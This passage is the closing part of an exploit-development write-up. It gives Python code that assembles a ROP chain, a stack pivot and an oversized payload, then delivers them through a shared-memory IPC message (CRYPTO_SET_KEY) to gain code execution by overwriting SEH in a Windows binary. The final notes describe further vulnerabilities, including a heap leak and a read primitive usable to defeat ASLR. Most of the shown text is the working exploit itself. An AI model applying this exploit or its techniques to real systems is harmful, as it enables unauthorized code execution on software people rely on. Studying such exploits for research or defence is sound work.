    ropchain += struct.pack("<L", 0x401000) #addr
    ropchain += struct.pack("<L", 0x48bc4a) #jmp eax
    ropchain = "".join(ropchain)
    print len(ropchain)
    payload = "A"*(14588-4) + ropchain + "B"*(1756+4-len(ropchain)) + pivot + "C"*108
    len_payload = len(payload)
    print len_payload
    data = ""
    data += struct.pack("<L", 0x3) # IPC_CRYPTO
    data += struct.pack("<L", 0xf00a) #function, CRYPTO_SET_KEY
    data += struct.pack("<L", 0x0) #Sequence
    data += struct.pack("<L", 0x2) #argc
    data += "\x00"*512
    data += struct.pack("<L", 0x8) #IPC_RAW, argv[0]
    data += struct.pack("<L", len_payload) #Size
    data += struct.pack("<L", len_payload)
    data += "\x00"*(512-8)
    data += struct.pack("<L", 0x4) #IPC_UINT
    data += struct.pack("<L", 0x4)
    data += payload
    #data += "BBBB"*7288
    print len(data)
    shmem = mmap.mmap(0, len(data), "obj" ,mmap.ACCESS_WRITE)
    shmem.write(data)
    shmem.close()
```

So now we test with windbg open and run “createData.py rop” and see if victory is achieved.



Huzzah.

Final Notes:

There are a number of vulnerabilities in this binary. The approach is really left up to the context your given. One that I thought about using was the ValidateBlob vulnerability combined with the heap leak I found in the Ping functionality. I saved both of these in the createData.py file if you wish to try them yourself.

No dynamic base also made it quite easier to get a ROP chain together. I did however have a read primitive from the heap on a structure from a vulnerability in the IPC_FileIO class when reading files. This would allow me to get a ROP chain back up again even with dynamic base turned on.

On a 64-bit version of the binary though the SEH wouldn’t be overwritten due to the fact the SEH records aren’t stored in the stack in 64-bit binaries, and thus that would kill my exploit.